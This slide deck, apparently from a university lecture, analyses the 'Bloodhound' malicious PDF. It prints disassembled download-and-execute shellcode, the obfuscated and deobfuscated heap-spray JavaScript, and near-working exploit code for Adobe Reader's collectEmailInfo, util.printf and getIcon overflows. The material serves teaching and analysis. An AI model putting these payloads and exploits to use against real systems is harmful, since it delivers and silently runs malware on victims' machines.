 USHORT MajorVersion;
 USHORT MinorVersion;
 ULONG Name;
 ULONG Base;
 ULONG NumberOfFunctions;
 ULONG NumberOfNames;
 PULONG *AddressOfFunctions;
 PULONG *AddressOfNames;
 PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Offset	Pointer
0x1C	AddressOfFunctions
0x20	AddressOfNames
0x24	AddressOfNameOrdinals

# Analyzing the Code

```
seg000:00000137 ; :::::::::::::::::::: S U B R O U T I N E ::::::::::::::::::::
seg000:00000137
seg000:00000137 ; Attributes: bp-based frame
seg000:00000137
seg000:00000137 sub_137 proc near ; CODE XREF: seg000:00000037↑p
seg000:00000137 ; seg000:00000050↑p ...
seg000:00000137 arg_0 = dword ptr 8
seg000:00000137 arg_4 = dword ptr 0Ch
* seg000:00000137 push ebp
* seg000:00000138 mov ebp, esp
* seg000:0000013A push esi
* seg000:0000013B push edi
* seg000:0000013C xor eax, eax ; EAX = 0
* seg000:0000013E mov ebx, [ebp+arg_4] ; put hash value from stack into EBX
* seg000:00000141 mov esi, [ebp+arg_0] ; put ImageBaseAddress for DLL into ESI
* seg000:00000144 mov edi, esi
* seg000:00000146 add esi, [esi+3Ch] ; locate PE header
* seg000:00000149 mov ecx, [esi+78h] ; get export section RVA (Relative Virtual Address)
* seg000:0000014C add ecx, edi ; normalize address
* seg000:0000014E mov edx, [ecx+1Ch] ; load address of exportedfunction address table
* seg000:00000151 push edx
* seg000:00000152 mov edx, [ecx+24h] ; load address of ordinal table
* seg000:00000155 push edx
* seg000:00000156 mov esi, [ecx+20h] ; load address of exported funtion names
* seg000:00000159 add esi, edi
* seg000:0000015B cdq
* seg000:0000015C dec edx
* seg000:0000015D
```

# Analyzing the Code

Having discovered all these secrets and tricks, we can now determine what the main portion of the machine language payload does:

```
• seg000:0000002A call sub_FA ; locate ImageBaseAddress for KERNEL32
seg000:0000002F
seg000:0000002F loc_2F: ; DATA XREF: sub_FA+3↓r
• seg000:0000002F mov edi, eax
• seg000:00000031 push 0A412FD89h ; Hash for LoadLibraryA
• seg000:00000036 push edi
• seg000:00000037 call sub_137 ; look up exported function address
• seg000:0000003C push eax
• seg000:0000003D push 6E6Fh ; push "URLMON" onto stack
• seg000:00000042 push 6D6C7275h
• seg000:00000047 push esp
• seg000:00000048 call eax ; load URLMON.DLL
• seg000:0000004A push 0E4EC2161h ; Hash for URLDownloadToCacheFileA
• seg000:0000004F push eax
• seg000:00000050 call sub_137 ; look up exported function address
• seg000:00000055 mov esi, eax
• seg000:00000057 push 2D6D019h ; Hash for LocalAlloc
• seg000:0000005C push edi
• seg000:0000005D call sub_137 ; look up exported function address
• seg000:00000062 push 0FFh
• seg000:00000067 push 40h ; '@'
• seg000:00000069 call eax
• seg000:0000006B push eax
• seg000:0000006C push 0C5FF2F46h ; Hash for VirtualProtect
• seg000:00000071 push edi
• seg000:00000072 call sub_137 ; look up exported function address
• seg000:00000077 pop ebx
• seg000:00000078 push ebx
• seg000:00000079 push 40h ; '@'
• seg000:0000007B push 0FFh
• seg000:00000080 push ebx
• seg000:00000081 call eax
```



# Analyzing the Code

```
• seg000:00000083 push eax
• seg000:00000084 call $+5 ; locate current EIP
• seg000:00000089 pop ecx ; put EIP into ECX
• seg000:0000008A add ecx, 0Ah ; advance ECX to address of jnz following cmp
seg000:0000008D loc_8D:
• seg000:0000008D inc ecx ; CODE XREF: seg000:00000093↓j
• seg000:0000008E cmp word ptr [ecx], 5A5Ah ; stay in this loop until word 0x5A5A found in memo
• seg000:00000093 jnz short loc_8D ; stay in this loop until word 0x5A5A found in memo
• seg000:00000095 inc ecx ; advance ECX past 0x5A5A word
• seg000:00000096 inc ecx ; ECX now points to start of http:// string
• seg000:00000097 push ebx
• seg000:00000098 xor edx, edx
• seg000:0000009A push edx
• seg000:0000009B push edx
• seg000:0000009C push 0FFh
• seg000:000000A1 push ebx
• seg000:000000A2 push ecx
• seg000:000000A3 push edx
• seg000:000000A4 call esi ; download file from Internet
```

# Analyzing the Code


```
seg000:000000A6 cmp eax, 0
seg000:000000A9 jz short loc_B0 ; Hash for MoveFileA
seg000:000000AB nop
seg000:000000AC push eax
seg000:000000AD push eax
seg000:000000AE jmp short loc_E1
seg000:000000B0 ; -----
seg000:000000B0 loc_B0:
seg000:000000B0 push 410E2A69h ; CODE XREF: seg000:000000A9↑j
seg000:000000B1 ; Hash for MoveFileA
seg000:000000B2 push edi
seg000:000000B3 call sub_137 ; look up exported function address
seg000:000000B4 push 65h ; 'e' ; push "a.exe" onto stack
seg000:000000B5 push 78652E61h
seg000:000000B6 push esp
seg000:000000B7 mov ecx, [esp]
seg000:000000B8 mov ebx, [esp+0Ch]
seg000:000000B9 push ecx
seg000:000000BA push ebx
seg000:000000BB call eax ; move downloaded file
seg000:000000BC push esi
seg000:000000BD push 16EF748h ; hash for WinExec
seg000:000000BE push edi
seg000:000000BF call sub_137 ; lookup export function address
seg000:000000C0 pop esi
seg000:000000C1 pop esi
seg000:000000C2 push 0 ; push flags (0 = HIDE)
seg000:000000C3 push esi ; push command line
seg000:000000C4 call eax ; call WinExec
seg000:000000E1 loc_E1:
seg000:000000E1 push 6Ch ; 'l'
seg000:000000E2 push 6C64746Eh ; ntdll
seg000:000000E3 push esp
seg000:000000E4 call dword ptr [esp+24h]
seg000:000000E5 push 0D6196BE1h ; hash for RtlExitUserThread
seg000:000000E6 push eax
seg000:000000E7 call sub_137 ; lookup export function address
seg000:000000E8 call eax ; call RtlExitUserThread
seg000:000000FA
```

# The Hail Mary Pass: Heap Spray


- So, we have a short machine code payload program that downloads a program from the Internet and executes it. But how does the malware writer guarantee that the payload is delivered and executed? This is where the **heap spray** comes in.
- The heap is a block of free memory available to executing programs in order to satisfy dynamic memory allocation requests. For many years a common technique of delivering malicious code (which is called payload in this analysis but is also called **shellcode**) is to put multiple copies of the payload code into the heap and then force a buffer overflow exploit that causes the executing program to 'return' somewhere inside the heap, where execution resumes in one of the many copies of the payload 'sprayed' into the heap.

# The Hail Mary Pass: Heap Spray

Each copy of the payload sprayed into the heap contains a long string of NOP instructions (opcode 0x90 in the Intel 80x86 architecture) called a **NOP sled** or **NOP slide**. If the buffer overflow exploit or other vulnerability causes the EIP register to jump somewhere into any of the NOP sleds, the string of NOPs will advance the EIP (like taking the CPU on a sled ride) until it finally reaches the copy of the payload code. With the NOP sled containing tens of thousands of NOPs and the payload code being very short in comparison (such as a few hundred bytes of code), the odds are good that the exploit will cause the EIP to land somewhere inside a NOP sled.



# The Hail Mary Pass: Heap Spray





# The Hail Mary Pass: Heap Spray

Here is the obfuscated Java Script that builds the NOP sled and sprays it into the heap:

```
var IBKRBX4dRxlF = new Array();
var vuwgX;
function GMSgISB51(Hq54izCbRtt, HUZDtaxdvn){
 while (Hq54izCbRtt.length * 2 < HUZDtaxdvn){
 Hq54izCbRtt += Hq54izCbRtt;
 }
 Hq54izCbRtt = Hq54izCbRtt.substring(0, HUZDtaxdvn / 2);
 return Hq54izCbRtt;
}
```

# The Hail Mary Pass: Heap Spray

Here is the rest of the obfuscated Java Script heap spray code:

```
function k9MXAAZQa915(O0tRGwLDcs8){
 var UDjiA2p = 0x0c0c0c0c;
 var hNLWCjCMcd = j2kXF257U8L;
 if (O0tRGwLDcs8 == 1){
 UDjiA2p = 0x30303030;
 }
 var BzqBrxSa0n = 0x400000;
 var LL6ym3kR = hNLWCjCMcd.length * 2;
 var HUZDtaxdvn = BzqBrxSa0n - (LL6ym3kR + 0x38);
 var Hq54izCbRtt = pLCNdeZhfgT(U1xDZ(("90").replace(new
RegExp(/[k7fndqLwZ2]/g), "")+"9"+"09"+"090'));
 Hq54izCbRtt = GMSgISB51(Hq54izCbRtt, HUZDtaxdvn);
 var VpYm3Hz = (UDjiA2p - 0x400000) / BzqBrxSa0n;
 for (var Sd3SctdUr761u8 = 0; Sd3SctdUr761u8 < VpYm3Hz; Sd3SctdUr761u8 ++){
 IBKRBX4dRxlF[Sd3SctdUr761u8] = Hq54izCbRtt + hNLWCjCMcd;
 }
}
```

# The Hail Mary Pass: Heap Spray

The malware writer has taken great care to replace the original variable and function names (whatever they were) with random names to make it difficult to understand what you are looking at. With a little creativity, you can replace the random names with ones that make more sense.

Here is the un-obfuscated code, with the regular expression portions replaced by the strings they reduce to:

```
var Heapmem = new Array();
function Nopfill(Nopsled, Noplength){
 while (Nopsled.length * 2 < Noplength){
 Nopsled += Nopsled;
 }
 Nopsled = Nopsled.substring(0, Noplength / 2);
 return Nopsled;
}
```

# The Hail Mary Pass: Heap Spray

```
function heapspray(Spraymode){
 var Heaptop = 0x0c0c0c0c;
 var payload = buildpayload();
 if (Spraymode == 1){
 Heaptop = 0x30303030;
 }
 var Heapsize = 0x400000;
 var Payloadsize = payload.length * 2;
 var Noplength = Heapsize - (Payloadsize + 0x38);
 var Nopsled = unescape(Makehex("90909090"));
 Nopsled = Nopfill(Nopsled, Noplength);
 var Numsprays = (Heaptop - 0x400000) / Heapsize;
 for (var Sprayknt = 0; Sprayknt < Numsprays; Sprayknt ++){
 Heapmem[Sprayknt] = Nopsled + payload;
 }
}
```

The for-loop at the end of the heapspray() function sprays copies of the Nopsled and payload into the heap.

# The Exploit

Once the heap has been sprayed, it is time to exploit the vulnerability. In the case of the Bloodhound PDF exploit, the malware writer tries to exploit two different types of buffer overflow vulnerabilities, which are the Collab.CollectEmailInfo (CVE-2007-5659) and util.print (CVE-2008-2992) vulnerabilities in the Adode PDF API (visit <http://cve.mitre.org> for more information). Both are buffer overflow vulnerabilities.

```
function deploy(){
 var Result = 0;
 var VERSION = app.viewerVersion.toString();
 app.clearTimeout(apptime);
 if ((VERSION >= 8 && VERSION < 8.102) || VERSION < 7.1){
 heapspray(0);
 var Msgtext = unescape(Makehex("0c0c0c0c"));
 while (Msgtext.length < 44952)Msgtext += Msgtext;
 this .collabStore = Collab["collectEmailInfo"]({
 subj : "", msg : Msgtext
 });
 }
}
```



# The Exploit

```
if ((VERSION >= 8.102 && VERSION < 8.104) || (VERSION >= 9 && VERSION < 9.1) ||
VERSION <= 7.101){
 try {
if (app.doc.Collab["getIcon"]){
 heapspray(2);
 var Nine = unescape("%09");
 while (Nine.length < 0x4000)Nine += Nine;
 Nine = "N." + Nine;
 app.doc.Collab["getIcon"](Nine);
 Result = 1;}
 else {
 Result = 1;}
 }
catch (e){
 Result = 1;}
if (Result == 1){
 if (VERSION <= 8.102 || VERSION <= 7.1){
 heapspray(1);
 var cmsg = 12;
 for(Passknt = 0; Passknt < 18; Passknt++){ cmsg = cmsg + "9"; }
 for(Passknt = 0; Passknt < 276; Passknt++){ cmsg = cmsg + "8"; }
 var Pstr = unescape("%25%34%35%30%30%30%66");
 util["printf"](Pstr, cmsg);
 }
 }
 }
 }
 }
apptime = app.setTimeout("deploy()", 10);
```



# Summary

In investigating the Bloodhound PDF a number of new software tools were used, a great deal of information about the structure of the WIN32 PE file was utilized, and a lot of insight into the techniques used by malware writers was discovered.

None of this would have been possible without first understanding Java Script, 80x86 assembly language and machine code, cryptography, runtime stack frames in C, and the ability to patiently search the Internet for tools that helped unlock the hidden secrets of the Bloodhound PDF.

URL to full analysis document:

[http://web.sunybroome.edu/~antonakos\\_j/bloodhound/](http://web.sunybroome.edu/~antonakos_j/bloodhound/)

# Thank you!

Professor James L. Antonakos  
antonakos\_j@sunybroome.edu  
(607) 778-5122